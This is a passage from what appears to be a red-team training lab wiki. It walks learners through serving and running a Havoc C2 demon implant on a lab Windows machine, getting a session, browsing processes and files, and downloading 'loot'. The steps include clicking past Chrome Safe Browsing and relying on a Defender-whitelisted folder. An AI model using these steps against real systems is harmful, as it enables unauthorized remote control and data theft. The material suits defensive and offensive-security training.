

cd /opt/Havoc/payloads
updog2
- Now, on your Windows machine use
Chromeand go to http://kali:9090/ and download the Havoc demon ("demon.x64.exe") to "C:\Temp" - right-click on demon.x64.exe, "save link as" and point it to your C:\Temp directory.
NOTE: "C:\Temp" is whitelisted in MS Defender so your Defender won't trigger, we will deal with AV evasion later on, for now we just want to make sure our code executes and sets up a C2 connection.

NOTE: Chrome
safe browsingwill block potentially harmful files (EXEs, DLLs) when downloading with a browser - so don't forget to click "keep" in Chrome, so the file is allowed to download. Even if you turn safe browsing off...


We want to start with regular user privileges.
- On your
Windowsmachine, open a command prompt withAdministratorprivileges:
runas /user:student cmd.exe
- Enter the password (Same as u use for Threatadmin user), and in the new command prompt you are now running as a regular user with medium integrity.

- Now from this
newcommand prompt running as (COMPUTERNAME\student), an unprivileged user, execute the payload:
cd \temp
demon.x64.exe
In our Havoc client we should now see a new session popping up:


You can change the session view from Table to Graph view:
1.4 HAVOC GUI TOUR


Havoc has some nice GUI features like listing running processes on the victim machine or remotely viewing the file system:
- Right-click the session and select
"Explorer"->"Process List".
- Right-click the session and select
"Explorer"->"File Browser".



With the File Browser you can also upload and download files to/from the victim machine by right-clicking a file or folder and selecting download on a file. The files will be uploaded to our loot directory (which can also have screenshots later on if we perform those actions).
- In the file browser, navigate to C:\THEV\Labs and right-click any file and select
Download.

The loot can be found in the Havoc client under VIEW -> Loot:
1.5 DIFFERENT SESSION VIEWS
In the HAVOC client you can change the session view from Table to Graph view:

We can switch between the two views by clicking on them.
- Go to
Session Viewselect"Graph View".
You will now see the sessions in a graph view, which can be easier on the eyes and help visualize relationships between sessions.

1.6 INTERACTING WITH THE DEMON (IMPLANT)
We can also interact with this implant and run Havoc commands and post-exploitation modules.
- Right-click the session and select
"Interact".


Let's check if our demon is actually running with the student account in medium integrity.
- Type the following command in the Havoc prompt at the bottom
whoami
NOTE : Sometimes when you copy/paste from this WIKI to the Havoc GUI, the commandmight not paste correctly(it sometimes seems to add a few spaces at the end) - if you get an error, try typing it manually. Or Remove any trailing spaces.
